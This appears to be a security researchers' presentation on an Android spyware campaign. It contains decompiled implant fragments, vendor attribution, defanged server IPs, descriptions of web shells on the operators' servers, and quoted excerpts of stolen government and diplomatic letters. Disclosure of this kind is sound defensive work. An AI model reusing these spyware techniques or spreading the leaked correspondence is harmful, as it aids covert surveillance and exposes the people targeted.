From Spouseware to Nation State Tooling

```
private static String getFileName() {
    File v0 = new File(Environment.getExternalStorageDirectory() + "/Android/data/.SystemService" + "/srcRec");
    if(!v0.exists()) {
        v0.mkdirs();
    }
}
```


```
if((Util.isDriving().booleanValue() && (Util.isTextingWhileDrivingBlocked().booleanValue())))
    this.abortBroadcast();
    this.setResultData(null);
    goto label_68;
}

this.mPhoneNumber = v3.getDisplayOriginatingAddress();
this.mType = 0;
this.buildGoogleApiClient();
```

```
public static boolean isinsideInference(double arg4, double arg5, Double arg6, Double arg7, Integer arg10) {
    Location v1 = new Location("");
    v1.setLatitude(arg4);
    v1.setLongitude(arg6);
    Location v0 = new Location("");
    v0.setLatitude(arg8.doubleValue());
    v0.setLongitude(arg9.doubleValue());
    boolean v2 = Math.abs(v1.distanceTo(v0)) - (((float)arg10.intValue())) < 0f ? true : false;
    return v2;
}
```


Ox-I-Gen / TheOneSpy

- Company based in Sydney, Australia
- Developers based in Lahore, Pakistan
- Developer's reused parts of TheOneSpy code
- Mango and Tangelo implants have related heuristics to known TheOneSpy samples



Infrastructure

Where are they operating?




Infrastructure

Worldwide Cyber

Infrastructure for Stealth Mango used two primary IP addresses.

- The **server** itself (**217.182.147[.]171**) is hosted in **France**
- The **jump box** to that server located in **Canada** (**158.69.159[.]57**).
- Additional jump boxes were found within development APKs





imfanee@gmail[.]com



137.74.221[.]199



158.69.159[.]57



51.255.13[.]89



137.74.147[.]190



158.69.159[.]58



178.33.140[.]198



164.132.182[.]141



164.132.182[.]142



149.56.237[.]148



137.74.221[.]193



178.33.140[.]197



217.182.147[.]171

WSO - Web Shell Access


- The main server *may* have been compromised by a unknown third party.
- Possible to login unauthenticated simply by browsing to a specific URL.
- A user can also use it to connect to local MySQL databases, execute arbitrary PHP scripts, run various file operations, retrieve server details, and run console commands.

The screenshot shows a web-based terminal interface titled "WSO 1.0". At the top, there's a status bar with system information: "User: cs20 (www-data) [Group: www-data]", "PHP: 5.5.9-1ubuntu4.22 Safe mode: OFF [phpinfo] [Set timeout]", and "Code: /var/www/html/admin/ [home]". Below the status bar, there are tabs for "Sec. Info", "File", "Console", "Tel", "PHP", "String tools", "Bruteforce", "Network", and "Self remove". The "File" tab is active, displaying a "File manager" table. The table has columns: Name, Size, Modify, Owner/Group, Permissions, and Actions. It lists numerous PHP files in the /var/www/html/admin directory, such as activate.php, add_deviceoken.php, addquota.php, change.php, changepackage.php, changepassword.php, createtoken.php, collectdata.php, compressor.php, createmaster.php, createuser.php, dashboard.php, joinmaster.php, handshake.php, handshake_end.php, index.php, login.php, logout.php, renewuser.php, and renewuser_end.php. Each file entry includes a "RTED" link under the Actions column.

Name	Size	Modify	Owner/Group	Permissions	Actions
[-]	dir	2016-02-14 03:28:20	root/root	drwxr-xr-x	R T
[.css]	dir	2016-02-17 09:33:14	root/root	drwxrwxrwx	R T
[.data]	dir	2017-02-08 06:49:08	root/root	drwxrwxrwx	R T
[.files]	dir	2016-02-13 06:29:27	root/root	drwxrwxrwx	R T
[.log]	dir	2016-02-17 09:43:32	root/root	drwxrwxrwx	R T
[.includes]	dir	2016-03-17 09:45:12	root/root	drwxrwxrwx	R T
[.js]	dir	2016-02-17 09:46:54	root/root	drwxrwxrwx	R T
[.utilities]	dir	2016-02-17 09:45:06	root/root	drwxrwxrwx	R T
[.websettings]	dir	2017-12-04 08:49:36	root/root	drwxrwxrwx	R T
activate.php	1.18 KB	2016-02-17 09:33:04	root/root	-rwxr--r--	RTED
add_deviceoken.php	1.51 KB	2016-02-11 08:06:19	root/root	-rwxr--r--	RTED
addquota.php	7.00 KB	2016-03-17 09:46:38	root/root	-rwxr--r--	RTED
change.php	1.30 KB	2017-12-19 13:13:33	root/root	-rwxr--r--	RTED
changepackage.php	5.40 KB	2016-02-17 09:45:12	root/root	-rwxr--r--	RTED
changepassword.php	4.52 KB	2016-03-17 09:33:14	root/root	-rwxr--r--	RTED
createtoken.php	2.52 KB	2016-02-17 09:45:12	root/root	-rwxr--r--	RTED
collectdata.php	1.05 KB	2016-02-17 09:43:32	root/root	-rwxr--r--	RTED
compressor.php	5.77 KB	2016-02-17 09:46:38	root/root	-rwxr--r--	RTED
createmaster.php	4.85 KB	2016-02-17 09:33:14	root/root	-rwxr--r--	RTED
createuser.php	5.24 KB	2016-02-17 09:33:14	root/root	-rwxr--r--	RTED
dashboard.php	725 B	2016-02-17 09:33:04	root/root	-rwxr--r--	RTED
joinmaster.php	295 B	2016-02-17 09:33:02	root/root	-rwxr--r--	RTED
handshake.php	3.17 KB	2016-02-17 09:46:18	root/root	-rwxr--r--	RTED
handshake_end.php	5.87 KB	2016-02-17 09:43:33	root/root	-rwxr--r--	RTED
index.php	120 B	2016-02-17 09:33:14	root/root	-rwxr--r--	RTED
login.php	4.41 KB	2016-02-17 09:46:38	root/root	-rwxr--r--	RTED
logout.php	315 B	2016-02-17 09:46:56	root/root	-rwxr--r--	RTED
renewuser.php	7.74 KB	2016-02-11 09:14:43	root/root	-rwxr--r--	RTED
renewuser_end.php	2.85 KB	2017-12-21 06:33:00	root/root	-rwxr--r--	RTED

WSO - Web Shell Access (development box)

- Additional WSO shells found on non-C2 infrastructure.
- Contains development web-apps and APKs for a variety of projects related to Appstertech, Mobilekare, mStealthAgent, etc.
- Developers may prefer to use WSO for their system administration...




The screenshot shows a web-based file manager interface. At the top, there is a status bar with the following information: Username: Unset, 4.4.0-45-generic #06~14.04.1-Ubuntu SMP Wed Oct 19 13:05:38 UTC 2016 x86_64 [exploit-db.com], User: 33 (www-data), Group: 33 (www-data), PHP: 5.5.9-Lubuntu0.25, Safe mode: OFF, [phplib] (Disabled), Host: 19.54.98.199, Free: 1.89 GB (9%), Cwd: /var/www/html/.drexer-ar-4/home. Below the status bar, there are several tabs: Sec, Info, Files, Console, Sql, Php, String tools, Bruteforce, Networks, and Self remove. The 'Files' tab is selected. The main area is titled 'File manager' and contains a table of files and directories. The columns are: Name, Size, Modify, Owner/Group, Permissions, and Actions. The table lists numerous entries, including 'admin', 'apk', 'assets', 'baapala_3', 'beart_pock', 'chicken', 'chicken_builds', 'classes', 'datastable', 'employee_tracking', 'flavor', 'forno-kiosk', 'glod', 'grocerphoi', 'httpd_services', 'includes', 'infologix', 'lend', 'marina....', 'new_distro', 'new_services', 'newwadiso', 'pangatet-1', 'post_survey', 'psycpl_test', and 'renovate_kiosk'. Most files are owned by root/root and have permissions drwxr-xr-x. The 'Actions' column for each entry includes 'R' and 'T'.

Name	Size	Modify	Owner/Group	Permissions	Actions
[-]	dir	2018-06-06 09:03:36	root/root	drwxr-xr-x	R T
[-]	dir	2018-02-07 07:58:12	root/root	drwxr-xr-x	R T
[-]	dir	2017-09-29 13:47:03	root/root	drwxr-xr-x	R T
[admin]	dir	2015-09-09 06:12:14	root/root	drwxr-xr-x	R T
[apk]	dir	2017-05-04 04:42:11	root/root	drwxr-xr-x	R T
[assets]	dir	2014-12-29 09:39:41	root/root	drwxr-xr-x	R T
[baapala_3]	dir	2017-12-25 06:14:59	root/root	drwxr-xr-x	R T
[beart_pock]	dir	2015-08-13 07:46:55	root/root	drwxr-xr-x	R T
[chicken]	dir	2017-09-27 10:31:06	root/root	drwxr-xr-x	R T
[chicken_builds]	dir	2018-03-02 06:20:37	root/root	drwxr-xr-x	R T
[classes]	dir	2013-04-10 16:57:13	root/root	drwxr-xr-x	R T
[datastable]	dir	2014-12-25 11:09:56	root/root	drwxr-xr-x	R T
[employee_tracking]	dir	2017-11-18 11:15:02	root/root	drwxr-xr-x	R T
[flavor]	dir	2017-06-30 07:34:50	root/root	drwxr-xr-x	R T
[forno-kiosk]	dir	2018-06-07 06:49:20	root/root	drwxr-xr-x	R T
[glod]	dir	2017-12-07 14:19:12	root/root	drwxr-xr-x	R T
[grocerphoi]	dir	2017-12-29 06:14:59	root/root	drwxr-xr-x	R T
[httpd_services]	dir	2017-02-23 17:19:09	root/root	drwxr-xr-x	R T
[includes]	dir	2014-12-20 09:36:27	root/root	drwxr-xr-x	R T
[infologix]	dir	2018-01-11 13:05:18	root/root	drwxr-xr-x	R T
[lend]	dir	2017-09-21 08:05:28	root/root	drwxr-xr-x	R T
[marina....]	dir	2018-03-01 06:49:42	root/root	drwxr-xr-x	R T
[new_distro]	dir	2014-12-09 09:12:24	root/root	drwxr-xr-x	R T
[new_services]	dir	2015-03-18 14:16:50	root/root	drwxr-xr-x	R T
[newwadiso]	dir	2015-09-28 09:08:32	root/root	drwxr-xr-x	R T
[pangatet-1]	dir	2014-12-26 14:31:55	root/root	drwxr-xr-x	R T
[post_survey]	dir	2018-04-23 13:45:48	root/root	drwxr-xr-x	R T
[psycpl_test]	dir	2016-05-02 04:29:23	root/root	drwxr-xr-x	R T
[renovate_kiosk]	dir	2014-12-29 17:57:61	root/root	drwxr-xr-x	R T

Exfiltrated Data

What did they get?




Exfiltrated Data

Over 30 GB of data from compromised devices

Highlights:

- Letters and internal government communications
- Detailed travel information
- Pictures of IDs and passports
- GPS coordinates of pictures and devices
- Legal and medical documents
- Developer information including whiteboard sessions, account information, and test devices
- Photos of military, government, and related officials from closed door meetings including U.S. Army personnel



Exfiltrated Data

- 30,000+ Images
- 6000+ Call Recordings
- 600+ Videos
- Dozens of environment recordings

Total Images Exfiltrated per Month in 2018





Targets

Regional Based Infections

Communications



UNITED STATES CENTRAL COMMAND
7115 SOUTH BOUNDARY BOULEVARD
MACDILL AIR FORCE BASE, FLORIDA 33621-5101

[REDACTED] Minister of Defense for Intelligence
Islamic Republic of Afghanistan

Dear [REDACTED]

I want to personally invite you to the third annual Central and South Asia Directors of Military Intelligence Conference from 21-23 February 2018 in Tampa, Florida. I would be very honored if you would participate. Your presentation on [REDACTED]



HIGH COMMISSIONER

CS20

HIGH COMMISSION FOR PAKISTAN
NEW DELHI

No. HC-1/1/2017

5 July, 2017

Dear Ambassador,

Reference your valedictory letter No FSO-1/2017 of 12 March 2017 as Foreign Secretary.

The more I think the more I am convinced that you have been the worst Foreign Secretary ever. My concern is that you would also end up being the worst Pakistan Ambassador in Washington D.C. The reasons are simple. First, you are not made for the delicate profession of diplomacy. While I can cite many examples, the Ufa Joint Statement and Pakistan's humiliating defeat at the

Travel Information

Ministry of Foreign Affairs
[REDACTED] cs20

Subject: - Visit of Australian Diplomats to [REDACTED]

This is to inform that the following diplomats of Australian High Commission in Islamabad would be visiting [REDACTED]. Contact number of the Mission is [REDACTED]. The details of the visit are as under:

Name & Designation of Member(s) of Mission	Date (s) of Visit (s)	Place (s) to be visited and mode of Travel
[REDACTED] (accompanied by 01 person)	(03 Days)	Visit to: [REDACTED] By Air [REDACTED] Purpose of visit: [REDACTED]

Total Person(s) (-02-)

2. It is requested that full proof security arrangements may be made during the visit of the above mentioned Diplomat/Official to [REDACTED]

Government of Pakistan
Ministry of Foreign Affairs
Most Innovative

Subject: - Visit of German Diplomats to [REDACTED]

The Ministry of Foreign Affairs, Islamabad is pleased to inform you that

Name & Designation of Member(s) of Mission	Date of Visit (s)	Place (s) to be visited and mode of Travel
[REDACTED]	[REDACTED] (for 3 days only)	[REDACTED]

Total Person(s): [REDACTED]

It is requested that full proof security arrangements may be made during the visit of the above mentioned Diplomat/Official to [REDACTED]

Military and Government








